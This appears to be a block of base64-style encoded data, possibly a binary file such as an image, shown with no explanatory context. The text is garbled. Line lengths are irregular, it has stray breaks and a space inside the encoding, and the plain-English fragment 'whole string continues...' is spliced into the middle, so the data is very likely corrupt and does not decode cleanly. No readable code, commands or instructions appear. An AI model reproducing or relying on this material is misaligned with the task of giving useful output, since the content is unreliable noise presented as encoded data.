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
cka5ZgH3ej1IauMaHLylhFWrgliy whole string continues...
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 gjk0+IB
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
